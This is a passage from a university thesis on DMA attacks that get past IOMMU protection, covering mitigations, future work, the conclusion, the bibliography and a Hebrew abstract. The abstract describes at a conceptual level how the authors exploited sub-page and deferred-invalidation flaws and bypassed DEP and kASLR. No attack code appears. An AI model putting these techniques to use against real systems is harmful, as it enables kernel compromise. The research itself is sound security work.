Intel control flow enforcement technology (CET) is a new instruction set for mitigating ROP attacks [Int17]. Processors that support CET use two stacks simultaneously instead of the regular one, with the new *shadow* stack having only return addresses rather than a full copy of the data. During each RET command, the address in the shadow stack is checked and the code continues running only if the stacks agree on the address. Even if an attacker manages to control the regular stack, the shadow stack prevents the attack. In addition, each legitimate indirect jump target is marked with a special instruction. Thus, it is impossible to jump to arbitrary locations in the code and JOP attacks are also prevented. Similarly, each legitimate call target is also marked.

De Raadt recently announced the Kernel Address Randomized Link (KARL) for FreeBSD as a software mitigation [dR17]. Each time the system is booted, it links a new, randomized kernel binary. This is true randomization (as opposite to Linux's kASLR), making it impossible to patch the payload during runtime. Both KARL and CET will successfully mitigate simple ROP/kASLR attacks whenever widely applied.

5.2 Protecting Against New Attacks

Deferred mode vulnerability could be mitigated by simply stopping batch IOTLB invalidations. To reduce performance overheads, one may batch the entire unmapping process rather than only the invalidation. Implementing such a solution will require a new memory management mechanism to keep the pages owned by the device. Implementing a page ownership mechanism could be beneficial for other cases as well, such as zero-copy buffers—which may be owned by one of the device, the kernel and user-level applications.

Sub-page vulnerability results from the gap between hardware design and software usages. Hence, it could be mitigated by modifying either the software or the hardware. Software modifications could be done either by repairing all broken drivers or, preferably, by changing the DMA layer so that it becomes aware of the size discrepancy. Hardware modification must be done centrally in the IOMMU in order to support legacy devices. Any solution that requires changes in I/O devices implies that secured environments could not include any currently existing device. In addition, common techniques against heap-overflow vulnerabilities might be used for making the attacks harder even though they will not completely eliminate them, as demonstrated above.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

One possible software solution is to repair each and every driver that uses DMA. By making sure that drivers allocate memory for devices only in a page granularity, one could eliminate all sub-page issues. Even though this is probably the most obvious solution, it has the disadvantage of requiring a big change in existing code. In particular, legacy unsupported drivers must also be fixed to ensure that the system is truly secured. In addition, since every new driver should follow this guideline, the chance of creating new bugs is very high. This latter issue could be solved by additionally changing the DMA interface to accept only whole page mapping rather than arbitrary sized buffers.

Boyd-Wickizer and Zeldovich [BWZ10] and LeVasseur et al. [LUSG04] suggested isolating unmodified device drivers in user space programs and virtual machines, respectively. Similarly, Cinch used an isolated *red* virtual machine for intercepting bus traffic [AWH+16]. These methods could be applied to limit the damage of potential attacks in addition to other protection mechanisms. They do not, however, prevent code execution in the isolated environment. By attacking the isolation mechanism, attackers might still compromise the entire system.

Markuze et al. suggested that IOMMU driver should use bounce buffers [MMT16]. Normally, device drivers invoke map/unmap requests for desired buffers through the DMA API. According to their suggestion, instead of dynamically mapping/unmapping pages, the DMA back-end would copy the buffer to/from designated pages with fixed mapping. By keeping separate data pages for each device, they avoid data colocation and, as a result, eliminate the *sub-page granularity* vulnerability. Since the mappings are static, the issue of deferred invalidation is eliminated as well. The advantage of this solution is that all code changes are centralized in the DMA layer. Nevertheless, this solution imposes huge overheads of data copying and memory wastage on the system. In a later work, Markuze et al. suggested reducing these overheads by implementing the DMA-Aware Malloc for Networking (DAMN) [MSMT18]. DAMN allocates memory directly from the fixed-mapping pages, so there is no need to copy the buffers back and forth. This solution, however, requires code changes in the drivers and is not transparent.

Currently, there exist several hardware mechanisms for protecting CPU buffers smaller than a page. These mechanisms could be implemented in the IOMMU in order to mitigate the *sub-page granularity* vulnerability. Intel's sup-page protecting technology suggests protecting fixed sized buffers smaller than a page [Int18]. Since the buffers are still fixed sized, the same vulnerability remains, albeit in a more limited way. Intel MPX (Memory Protection Extensions) lets the user define boundaries for buffers and, later, explicitly checks that the corresponding pointers are between these boundaries [Int16a]. Oracle SSM (Silicon Secured Memory) lets the user "color" buffers and associative pointers [Ora15]. The color is implicitly checked for a match at each memory access. MPX, SSM and other similar approaches may be used for building a secure alternative for IOMMU. In practice, this means that the mappings are arbitrarily sized. An example of such an alternative is rIOMMU, which was designed to work optimally with network cards [MABYT15].

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Standard memory protection mechanisms include restriction of code executing areas and memory encryption. As we have shown above, DEP/kASLR do not prevent sub-page attacks. Encrypting sensitive data could prevent some forms of attacks (e.g., immediate data leakage). By leaking data using code that was injected by the DMA, Blass et al. have shown that encrypting sensitive data is not enough [BR12].

Common techniques against heap-overflow vulnerabilities may also be useful when they are properly implemented. For example, a recent Linux kernel patch suggests obfuscating the SLUB freelist by xor-ing its pointers with a random value [Coo17]. This technique is very helpful in the case of simple heap overflow. In our scenario, however, the device was often able to read writable pages. Furthermore, old IOMMUs without special support of zero-length reads require writable pages to be readable as well [Int16b]. Since the device can read the entire page, it is possible to deduce the random value from multiple obfuscated pointers. In contrast, obfuscating a single sensitive pointer poses a real difficulty to the exploiter even if the obfuscated pointer could be read first.

A completely different approach is to try to reduce the damage a working attack might cause rather than preventing it completely. This could be done by monitoring the behavior of devices and drivers for potential dangers. As with classic DMA attacks, monitoring the bus activity, looking for anomalies in DMA activity might be helpful for detecting live attacks [Ste13]. This technique, however, still requires modeling each device DMA activity [Ste14]. Similarly, monitoring mapping requests could be helpful during development. For example, one may look for known patterns, such as pointers or passwords, in a page during its mapping and detect bad practices in time.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Chapter 6

Future Work

Remote DMA (RDMA) is a technology for performing memory operations on remote machines over a computer network. By reducing CPU overhead, RDMA helps users gain high throughput networking. There are several interfaces for supporting RDMA with implementations both in kernel and user space. Even though we did not attempt to attack these implementations, we believe that all the investigated attacks are potentially applicable against them too. If so, one could launch an attack from a remote network without any prerequisites.

Recent works suggest full address space sharing between GPUs (or other I/O devices) and processes [Baz0, HWCH16]. This sharing is intended to simplify the programming model by letting the programmer transfer data to/from the device without having to worry about memory management. Yet, when using this model, malicious devices might have much more power than in our scenario. It is no longer a single page that might contain sensitive data; now the device has access to the entire memory of the process, by definition. Some work should be done to ensure protection from malicious devices. For example, sharing only relevant parts of the memory space is safer than sharing it entirely, while keeping the programming simplification.

In Section 3.1 we classified three types of data colocation: (a) with the buffer's metadata, (b) with data belonging to the memory allocator and (c) accidental dynamic colocation. In this work, we explored mainly the first two types, using the third only for breaking kASLR during more complicated attacks. Even though the non-deterministic nature of dynamic colocation makes it harder to exploit by itself, in some cases its exploitation is crucial. One could mitigate the first two types by enforcing the simple rule of separation between data and metadata both in drivers and memory allocators. Nonetheless, unless each device gets complete pages only, buffers from different origins might still colocate.

As discussed in Section 5.2, there is no perfect mitigation currently available for the vulnerabilities we have shown. The seemingly most reasonable solution for the *deferred invalidation* vulnerability is to develop a completely new page ownership mechanism that ensures system protection without hurting its performance. Implementing such a

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

mechanism might be a nontrivial task and requires further investigation. A suggested software based mitigation for sub-page granularity vulnerability, which causes performance degradation, is to use bounce-buffers [MMT16]. More efficient solutions could be implemented in hardware, either by replacing the IOMMU or adding a protection mechanism on top of it. Another option is to add a trusted I/O device that monitors the bus for anomalies using machine learning techniques. This device would only detect live attacks rather than prevent them, but it has the advantage of being completely external to the CPU.

Another direction is to enable early detection of potential problems during development. By adding limitations in the DMA-API implementation, it would be possible to eliminate buffer allocations of sizes other than whole page multiplications. Moreover, one can apply this limitation to new code only, leaving currently existing code for later fixing. By marking every data item in a page that is accessible by a device and using taint analysis, it is possible to detect dangerous access to these items. A simpler heuristic is to scan pages during their mapping for known data patterns, such as kernel pointers. These techniques are not hermetic but they would reduce the attack surface.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Chapter 7

Conclusion

Hardware attacks are often considered to be harder to implement than software attacks. Nevertheless, once a malicious device is built, launching the attack is as easy as connecting the device to an external port for only a few seconds. Recent leaks from clandestine agencies show that they attacked both by shipping infected hardware [Gal14] and by connecting external malicious devices [Fin14]. Hence, the problems really do exist in the wild and should concern security experts. Moreover, our FireWire/SPB2 attack can be seen as an expansion of the classic attacks and could easily be added as a module to existing off-the-shelf attacking tools.

The main limitation of our attacks compared to the old ones is that the devices in our attacks have access only to part of the memory. For instance, memory dumping, a popular DMA attack, has become much less trivial thanks to the IOMMU. In the extreme case, the attacker has access only to one page without even knowing its physical address. As a result, our attacks had to be made more complicated than the old ones. For example, code injection might be required for memory dumping, and payload spraying for overcoming unknown physical addresses.

Generally speaking, the requirement for physical access means that the attacks are targeted albeit this need not be true. There are some methods for spreading opportunistic attacks using physical devices. In some case, modifying firmware to be malicious could be done entirely by software that, in its turn, could be distributed over the network (e.g., Bad USB attack [NL14]). In some cases, the attack could even come from the network side of the device [Ben17a, Ben17b]. Another method is to drop malicious devices in public spaces and wait for a potential victim to connect it to his computer [TDF+16].

While working on the attacks, we realized that the root cause of all the discussed problems comes from the way modern OSs treat peripheral devices. Today, the security industry no longer trusts I/O devices. Recommendations for building trusted environments often include putting limitations on devices, such as removing potentially dangerous drivers or using IOMMU. All state-of-the-art OSs, however, were designed a long time ago. Indeed, when it comes to security, OSs do not treat devices as untrusted

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

entities as they do processes. All the lessons that were learned about protection from/of processes do not seem to have carried over. As a result: (1) Memory that is given to the device is not zeroed; (2) Allocation granularity is not page aligned; (3) IOTLB invalidations can be deferred; (4) IOVAs are not randomized and are predictable; and (5) There are no checkers for invalid memory use (such as Linux's KASAN for regular memory usages). Even though we explored only some aspects of this problem, this is a fundamental design issue and it should be addressed as such.

Finally, we note that current IOMMU/PCI architectures allow peripheral devices to serve as their own IOTLB (namely, PCI ATS or Device-IOTLB). This technology makes our work meaningless because, by using it, malicious devices are able to simply report false translations and access any protected memory. To somewhat enhance the security of Linux, we suggested a patch allowing system administrators to disable ATS.[1] Development of this patch continues and it will most likely be introduced by Linux into one of its upcoming versions.

[1] https://patchwork.kernel.org/patch/10370639/

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Bibliography

[aA10] Patroklos (argp) Argyroudis. Binding the daemon: FreeBSD kernel stack and heap exploitation. *Black Hat Europe*, 2010. http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.183.1140&rep=rep1 Accessed: May 2018.

[ABYTS11] Nadav Amit, Muli Ben-Yehuda, Dan Tsafrir, and Assaf Schuster. vIOMMU: efficient IOMMU emulation. In *USENIX Annual Technical Conference (ATC)*, 2011. https://www.usenix.org/legacy/events/atc11/tech/final_files/Amit.pdf Accessed: May 2018.

[AD10] Damien Aumaitre and Christophe Devine. Subverting windows 7 x64 kernel with DMA attacks. http://esec-lab.sogeti.com/static/publications/10-hitbamsterdam-dmaattacks.pdf, 2010. HITB Presentation. Accessed: May 2018.

[ak09] argp and karl. Exploiting UMA : FreeBSD kernel heap exploits. *Phrack*, 13(66), November 2009. http://phrack.org/issues/66/8.html Accessed: May 2018.

[AMD11] AMD Inc. AMD IOMMU architectural specification, rev 2.00. http://developer.amd.com/wordpress/media/2012/10/488821.pdf, Mar 2011. Accessed: May 2018.

[AWH+16] Sebastian Angel, Riad S Wahby, Max Howald, Joshua B Leners, Michael Spilo, Zhen Sun, Andrew J Blumberg, and Michael Walfish. Defending against malicious peripherals with Cinch. In *USENIX Security Symposium*, 2016. https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/angel.

[AZ06] Marwan Al-Zarouni. The reality of risks from consented use of USB devices. *School of Computer and Information Science, Edith Cowan University, Perth, Western Australia*, 2006. http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.258.4840&rep=rep1 Accessed: May 2018.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

[Baz0] Nathan Bazan. IoMmu model. https://docs.microsoft.com/en-us/windows-hardware/drivers/display/iommu-model, 0. Microsoft Windows documentation. Accessed: May 2018.

[BDK10] Michael Becher, Maximillian Dornseif, and Christian N Klein. FireWire: all your memory are belong to us. https://cansecwest.com/core05/2005-firewire-cansecwest.pdf, 2010. CanSecWest Presentation. Accessed: May 2018.

[Ben17a] Gal Beniamini. Over the air - vol. 2, pt. 3: Exploiting the Wi-Fi stack on Apple devices. https://googleprojectzero.blogspot.co.il/2017/10/over-air-vol-2-pt-3-exploiting-wi-fi.html, 2017. Accessed: May 2018.

[Ben17b] Gal Beniamini. Over the air: Exploiting Broadcom's wi-fi stack. https://googleprojectzero.blogspot.com/2017/04/over-air-exploiting-broadcoms-wi-fi_4.html, 2017. Accessed: May 2018.

[BJFL11] Tyler Bletsch, Xuxian Jiang, Vince W. Freeh, and Zhenkai Liang. Jump-oriented programming: a new class of code-reuse attack. In *ACM Conference on Computer and Communications Security (ASIA CCS)*, 2011. http://doi.acm.org/10.1145/1966913.1966919.

[BR12] Erik-Oliver Blass and William Robertson. TRESOR-HUNT: attacking CPU-bound encryption. In *Annual Computer Security Applications Conference (ACSAC)*, pages 71–78, 2012. https://doi.org/10.1145/2420950.2420961.

[BWZ10] Silas Boyd-Wickizer and Nickolai Zeldovich. Tolerating malicious device drivers in Linux. In *USENIX Annual Technical Conference (ATC)*, 2010. http://dl.acm.org/citation.cfm?id=1855849.

[BYXO+07] Muli Ben-Yehuda, Jimi Xenidis, Michal Ostrowski, Karl Rister, Alexis Bruemmer, and Leendert Van Doorn. The price of safety: Evaluating IOMMU performance. In *Ottawa Linux Symposium (OLS)*, pages 9–20, 2007. https://www.kernel.org/doc/ols/2007/ols2007v1-pages-9-20.pdf.

[Chu96] Hsiao-keng Jerry Chu. Zero-copy TCP in Solaris. In *USENIX Annual Technical Conference (ATC)*, 1996.

[Cim16] Catalin Cimpanu. $300 device can steal Mac FileVault2 passwords. https://www.bleepingcomputer.com/news/security/-300-device-can-steal-mac-filevault2-passwords/, December 2016. Accessed: May 2018.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

[Coo17] Kees Cook. Add SLUB free list pointer obfuscation. https://lkml.org/lkml/2017/6/22/949, 2017. Linux Kernel Mailing List.

[Cor07] Jonathan Corbet. The SLUB allocator. https://lwn.net/Articles/229984/, April 2007.

[Cor17] Jonathan Corbet. What's the best way to prevent kernel pointer leaks? https://lwn.net/Articles/735589/, October 2017.

[CZG+15] Patrick Colp, Jiawen Zhang, James Gleeson, Sahil Suneja, Eyal de Lara, Himanshu Raj, Stefan Saroiu, and Alec Wolman. Protecting data on smartphones and tablets from memory attacks. In *ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, pages 177–189, 2015. https://doi.org/10.1145/2694344.2694380.

[Dor04] Maximillian Dornseif. 0wned by an iPod. https://pacsec.jp/psj04/psj04-dornseif-e.ppt, 2004. PacSec Presentation. Accessed: May 2018.

[DPM11] Loïc Duflot, Yves-Alexis Perez, and Benjamin Morin. What if you can't trust your network card? In *International Symposium on Recent Advances in Intrusion Detection (RAID)*, pages 378–397. Springer, 2011. https://doi.org/10.1007/978-3-642-23644-0_20.

[DPVL10] Loïc Duflot, Yves-Alexis Perez, Guillaume Valadon, and Olivier Levillain. Can you still trust your network card. http://www.ssi.gouv.fr/uploads/IMG/pdf/csw-trustnetworkcard.pdf, 2010. CanSecWest Presentation. Accessed: May 2018.

[dR17] Theo de Raadt. KARL - kernel address randomized link. https://marc.info/?l=openbsd-tech&m=149732026405941, October 2017. Accessed: May 2018.

[DWT79] R.C. De Ward and K.J. Thurber. Method for providing virtual addressing for externally specified addressed input/output operations, 1979. US Patent 4,155,119.

[Fin14] FinFisher surveillance. FinFireWire. https://wikileaks.org/spyfiles4/documents.html#finfirewire, 2014. (WikiLeaks) Accessed: May 2018.

[Fri16] Ulf Frisk. Rise of the machines: Direct memory attack the kernel. https://github.com/ufrisk/presentations/blob/master/

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

DEFCON-24-Ulf-Frisk-Direct-Memory-Attack-the-Kernel-Final.pdf, August 2016. DefCon presentation. Accessed: May 2018.

[GA10] Pavel Gladyshev and Afrah Almansoori. Reliable acquisition of RAM dumps from Intel-based Apple Max computers over FireWire. In *EAI International Conference on Digital Forensics and Cyber Crime (ICDF2C)*, pages 55–64. Springer, 2010. http://dx.doi.org/10.1007/978-3-642-19513-6_5.

[Gal14] Sean Gallagher. Photos of an NSA "upgrade" factory show Cisco router getting implant. *Ars Technica*, 14, 2014. http://arstechnica.com/tech-policy/2014/05/photos-of-an-nsa-upgrade-factory-show-cisco-router-getting-implant/ Accessed: May 2018.

[GLS+17] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. Kaslr is dead: long live kaslr. In *International Symposium on Engineering Secure Software and Systems*, 2017. https://doi.org/10.1007/978-3-319-62105-0_11.

[HAKa] HAK5. Bash Bunny. https://hakshop.com/products/bash-bunny. Accessed: May 2018.

[HAKb] HAK5. USB Rubber Ducky. https://hakshop.com/products/usb-rubber-ducky-deluxe. Accessed: May 2018.

[Han14] Dave Hansen. x86: mm: set TLB flush tunable to sane value (33). linux-mm mailing list https://patchwork.kernel.org/patch/4066561/, 2014.

[HWCH16] Yu-Ju Huang, Hsuan-Heng Wu, Yeh-Ching Chung, and Wei-Chung Hsu. Building a KVM-based hypervisor for a heterogeneous system architecture compliant system. In *ACM SIGPLAN Notices*, 2016. https://doi.org/10.1145/2892242.2892246.

[Int16a] Intel Corporation. Intel-64 and IA-32 architectures software developer's manual. https://software.intel.com/en-us/articles/intel-sdm, December 2016. Accessed: May 2018.

[Int16b] Intel Corporation. Intel virtualization technology for directed I/O - architecture specification - Rev. 2.4. http://www.intel.com/content/dam/www/public/us/en/documents/product-specifications/vt-directed-io-spec.pdf, June 2016. Accessed: May 2018.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

[Int17] Intel Corporation. Intel control-flow enforcement technology preview - Rev. 2.0. https://software.intel.com/sites/default/files/managed/4d/2a/control-flow-enforcement-technology-preview.pdf, June 2017. Accessed: May 2018.

[Int18] Intel Corporation. Intel architecture instruction set extensions and future features programming reference - may 2018. https://software.intel.com/sites/default/files/managed/c5/15/architecture-instruction-set-extensions-programming-reference.pdf, May 2018. Accessed: May 2018.

[JLK16] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking kernel address space layout randomization with Intel TSX. In *ACM Conference on Computer and Communications Security (CCS)*, pages 380–392, 2016. https://doi.org/10.1145/2976749.2978321.

[Joh98] Peter Johansson. Information technology—Serial Bus Protocol 2 (SBP-2). *American National Standard for Information Systems, ANSI, Working Draft T10 Project 1155D Revision*, 4, 1998. http://web.archive.org/web/20050118090648/www.t10.org/ftp/t10/drafts/sbp2/sbp2r04.pdf Accessed: May 2018.

[KPK14] Vasileios P Kemerlis, Michalis Polychronakis, and Angelos D Keromytis. ret2dir: Rethinking kernel isolation. In *USENIX Security Symposium*, pages 957–972, 2014.

[LKV+13] Evangelos Ladakis, Lazaros Koromilas, Giorgos Vasiliadis, Michalis Polychronakis, and Sotiris Ioannidis. You can type, but you can't hide: A stealthy GPU-based keylogger. In *ACM European Workshop on System Security (EuroSec)*, 2013.

[LUSG04] Joshua LeVasseur, Volkmar Uhlig, Jan Stoess, and Stefan Götz. Unmodified device driver reuse and improved system dependability via virtual machines. In *USENIX Symposium on Operating System Design and Implementation (OSDI)*, 2004. https://www.usenix.org/conference/osdi-04/unmodified-device-driver-reuse-and-improved-system-dependability-virtual-machines.

[MABYT15] Moshe Malka, Nadav Amit, Muli Ben-Yehuda, and Dan Tsafrir. rIOMMU: Efficient IOMMU for I/O devices that employ ring buffers. In *ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, pages 355–368, 2015. https://doi.org/10.1145/2694344.2694355.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

[Mal15] Serge Malenkovich. Indestructible malware by equation cyberspies is out there - but don't panic (yet). Kaspersky Lab Daily https://blog.kaspersky.com/equation-hdd-malware/7623/, 2015. Accessed: May 2018.

[MANK16] Benoît Morgan, Eric Alata, Vincent Nicomette, and Mohamed Kaâniche. Bypassing IOMMU protection against I/O attacks. In *Latin-American Symposium on Dependable Computing (LADC)*, pages 145–150, 2016. https://doi.org/10.1109/LADC.2016.31.

[MFD11] Tilo Müller, Felix C. Freiling, and Andreas Dewald. TRESOR runs encryption securely outside ram. In *USENIX Security Symposium*, 2011. http://dl.acm.org/citation.cfm?id=2028067.2028084.

[MHJ] David S Miller, Richard Henderson, and Jakub Jelinek. Dynamic DMA mapping guide. https://www.kernel.org/doc/Documentation/DMA-API-HOWTO.txt. Linux kernel documentation.

[Mic17] PC OEM requirements for device guard and credential guard. https://msdn.microsoft.com/en-us/windows/hardware/commercialize/design/minimum/device-guard-and-credential-guard, 2017. Microsoft Windows documentation. Accessed: May 2018.

[MM] Carsten Maartmann-Moe. Inception. http://www.breaknenter.org/projects/inception/. Accessed: May 2018.

[MMT16] Alex Markuze, Adam Morrison, and Dan Tsafrir. True IOMMU protection from DMA attacks: When copy is faster than zero copy. In *ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, pages 249–262, 2016. https://doi.org/10.1145/2980024.2872379.

[MSMT18] Alex Markuze, Igor Smolyar, Adam Morrison, and Dan Tsafrir. DAMN: Overhead-free iommu protection for networking. In *ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2018. http://doi.acm.org/10.1145/3173162.3173175.

[MTF12] Tilo Müller, Benjamin Taubmann, and Felix C. Freiling. Trevisor: Os-independent software-based full disk encryption secure against main memory attacks. In *International Conference on Applied Cryptography and Network Security (ACNS)*, pages 66–83. Springer, 2012. https://doi.org/10.1007/978-3-642-31284-7_5.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

[NL14] Karsten Nohl and Jakob Lell. BadUSB – on accessories that turn evil. In *Black Hat USA*, 2014. https://srlabs.de/wp-content/uploads/2014/07/SRLabs-BadUSB-BlackHat-v1.pdf Accessed: May 2018.

[oC54] United States Department of Commerce. *Computer development, SEAC and DYSEAC, at the National Bureau of Standards, Washington, D.C.* U.S. Govt. Print Office, 1954.

[Ora15] Oracle Corporation. Inoculating software, boosting quality. http://www.oracle.com/technetwork/database/bi-datawarehousing/sas/con8216-final-2760803.pdf, 2015. CON8216. Accessed: May 2018.

[RBSS12] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Transactions on Information and System Security (TISSEC)*, 15(1):2:1–2:34, March 2012. https://doi.org/10.1145/2133375.2133377.

[SB12] Patrick Stewin and Iurii Bystrov. Understanding DMA malware. In *SIG SIDAR Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, pages 21–41. Springer, 2012. https://doi.org/10.1007/978-3-642-37300-8_2.

[Sim11] Patrick Simmons. Security through amnesia: A software-based solution to the cold boot attack on disk encryption. *CoRR*, 2011. https://arxiv.org/abs/1104.4843.

[SLND10] Fernand Lone Sang, Eric Lacombe, Vincent Nicomette, and Yves Deswarte. Exploiting an I/OMMU vulnerability. In *IEEE International Conference on Malicious and Unwanted Software (MALWARE)*, pages 7–14, 2010. https://doi.org/10.1109/MALWARE.2010.5665798.

[Ste13] Patrick Stewin. A primitive for revealing stealthy peripheral-based attacks on the computing platform's main memory. In *International Workshop on Recent Advances in Intrusion Detection*, pages 1–20. Springer, 2013.

[Ste14] Patrick Stewin. Enhanced BARM — authentic reporting to external platforms. Technical Report 2014-03, Technische Universitat Berlin, 2014.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

[TDF+16] Matthew Tischer, Zakir Durumeric, Sam Foster, Sunny Duan, Alec Mori, Elie Bursztein, and Michael Bailey. Users really do plug in USB drives they find. In *IEEE Symposium on Security and Privacy (S&P)*, pages 306–319, 2016. https://doi.org/10.1109/SP.2016.26.

[The] The FreeBSD Project. Bus memory mapping. https://www.freebsd.org/doc/en_US.ISO8859-1/books/arch-handbook/isa-driver-busmem.html. FreeBSD kernel documentation. Accessed: May 2018.

[Vol] Volatility Foundation. Volatility framework – volatile memory extraction utility framework. https://github.com/volatilityfoundation/volatility. Accessed: May 2018.

[WMM97] Lucas Womack, Ronald Mraz, and Abraham Mendelson. A study of virtual memory mtu reassembly within the powerpc architecture. In *Modeling, Analysis, and Simulation of Computer and Telecommunication Systems, 1997. MASCOTS'97., Proceedings Fifth International Symposium on*, pages 81–90. IEEE, 1997.

[Woj08] Rafal Wojtczuk. Subverting the Xen hypervisor. In *Black Hat USA*, 2008. https://www.blackhat.com/presentations/bh-usa-08/Wojtczuk/BH_US_08_Wojtczuk_Subverting_the_Xen_Hypervisor.pdf Accessed: Jan 2017.

[WR11] Rafal Wojtczuk and Joanna Rutkowska. Following the white rabbit: Software attacks against Intel VT-d technology. *Invisible Things Lab*, 2011. http://invisiblethingslab.com/resources/2011/Software%20Attacks%20on%20Intel%20VT-d.pdf Accessed: May 2018.

[WRC08] Paul Willmann, Scott Rixner, and Alan L Cox. Protection strategies for direct access to virtualized i/o devices. In *USENIX Annual Technical Conference (ATC)*, pages 15–28, 2008. https://www.usenix.org/legacy/event/usenix08/tech/full_papers/willmann/willmann_html/.

[XBD17] Peter Xu and Aviv Ben-David. intel_iommu: enable vfio devices. linux-mm mailing list https://patchwork.kernel.org/patch/9559545/, 2017.

[YHD+16] Kaiyuan Yang, Matthew Hicks, Qing Dong, Todd Austin, and Dennis Sylvester. A2: Analog malicious hardware. In *IEEE Symposium on Security and Privacy (S&P)*, pages 18–37, 2016. https://doi.org/10.1109/SP.2016.10.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

[YZ15] Jiewen Yao and Vincent J Zimmer. A tour beyond BIOS using Intel VT-d for DMA protection in UEFI BIOS. https://firmware.intel.com/sites/default/files/resources/A_Tour_Beyond_BIOS_Using_Intel_VT-d_for_DMA_Protection.pdf, January 2015. Accessed: May 2018.

[ZKB+13] Jonas Zaddach, Anil Kurmus, Davide Balzarotti, Erik-Oliver Blass, Aurélien Francillon, Travis Goodspeed, Moitrayee Gupta, and Ioannis Koltsidas. Implementation and implications of a stealth hard-drive backdoor. In *Annual Computer Security Applications Conference (ACSAC)*, pages 279–288, 2013. https://doi.org/10.1145/2523649.2523661.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

פריטים שקטנים מגודל של דף זיכרון. ועדיין, חוצצי זיכרון עבור ק\פ בדרך כלל אכן קטנים מגודל של דף. במקרים אחדים הגודל שלהם עשוי אפילו להיות מספר בתים בודדים בלבד. כתוצאה מכך, התקני ק\פ יכולים לגשת למידע (שעשוי להיות רגיש) שנמצא באותו הדף עם החוצץ שנועד לשימושם. התקני ק\פ זדוניים עשויים לנצל יכולת זאת על מנת לגנוב או לשנות את המידע הזה.

בשל המחיר הגבוה של תהליך תרגום הכתובות על ידי הIOMMU, הוא מכיל מטמון פנימי לשמירת התרגומים האחרונים שנעשו (**IOTLB**). בשל הצורה שהIOTLB עובד, זאת האחריות של מערכת ההפעלה לפסול רשומות לא עדכניות מהמטמון. אבל בגלל סוגיות הקשורות בביצועים, מערכות הפעלה עשויות לדחות את פעולת הפסילה למועד מאוחר יותר (מערכת ההפעלה לינוקס עושה זאת כברירת מחדל). התנהגות זאת חושפת את המערכת לפגיעות **פסילה מושהית**, שעשויה להיות מנוצלת על ידי התקני ק\פ זדוניים שניגשים לזיכרון במהלך חלון הזמן שבו הIOTLB לא מסונכרן עם טבלאות התרגום של הIOMMU.

בהמשך העבודה, אנחנו מנצלים, בפעם הראשונה למיטב ידיעתינו, את הפגיעויות שתיארנו, תוך שימוש הן בהתקנים פנימיים והן בהתקנים חיצוניים. בשלב הראשון, אנחנו תוקפים ללא שום הגנות על המערכת מלבד הIOMMU עצמו, לשם קבלת הבנה טובה יותר של ההתקפות. תקפנו בהצלחה הן מנהלי התקן מסוימים והן רכיבים שונים בגרעין מערכת ההפעלה עצמו, על מנת להראות שהבעיה היא בעיית עיצוב מערכתית ולא תקלה יחודית במנהל התקן או רכיב בודד. כמו כן, מימשנו תקיפות שונות כנגד מערכות ההפעלה לינוקס ו־FreeBSD, על מנת להראות שהבעיה גם לא יחודית למערכת הפעלה מסוימת.

מכיוון שמערכות מחשבים בלי הגנה נוספת הן נדירות כיום, ההתקפות בצורתן הבסיסית בקושי יכולות להחשב כתקיפות אמיתיות. לכן, אחרי שוידאנו שההתקפות הבסיסיות אכן עובדות, הדלקנו בחזרה את ההגנות הסטנדרטיות שכיבינו ועקפנו אותן על מנת להשלים את התקיפה. בשלב זה של העבודה, אנחנו דנים גם בצעדים השונים שמתכנני מערכות עשויים לנקוט כדי להגן על המערכות שלהם כנגד ההתקפות שביצענו.

מנגנון ההגנה הראשון שעקפנו הוא מנגנון מניעת הרצת מידע (**DEP**), שמונע מהמעבד להריץ קוד שנמצא בדפי מידע (בשונה מדפי קוד למשל), כמו דפים שנועדו לפעולות ק\פ. מימשנו מחדש את ההתקפות באמצעות הטכניקה המוכרת של תכנות מוכוון חזרה (**ROP**), שנועדה בדיוק כדי לעקוף הגנה זו. גם במקרה הרגיל וגם במקרה של ROP, ההתקפה תלויה בידיעה מוקדמת של המקום בזיכרון שבו נמצא הקוד של גרעין מערכת ההפעלה. כדי להקשות על התקיפה, מנגנון ה**kASLR** (אקראיות מרחב הזיכרון של הגרעין) מגריל את המקום הזה, כך שהתוקף לא יכול להשתמש בו. עקפנו את מנגנון הkASLR על ידי קריאה של מצביעי גרעין באמצעות הפגיעות **גרעיניות תת־דף**, והסקת המקום מתוך הכתובות של המצביעים.

בחלק האחרון של העבודה, אנחנו מציעים כיוונים אפשריים לעבודה עתידית ומסכמים את מה שלמדנו. חלק מהרעיונות לעבודה עתידית הוא תחת הכובע של תוקפים שמנסים להרחיב את ההתקפות לכיוונים חדשים, וחלק תחת הכובע של מגינים שמנסים למנוע את ההתקפות.

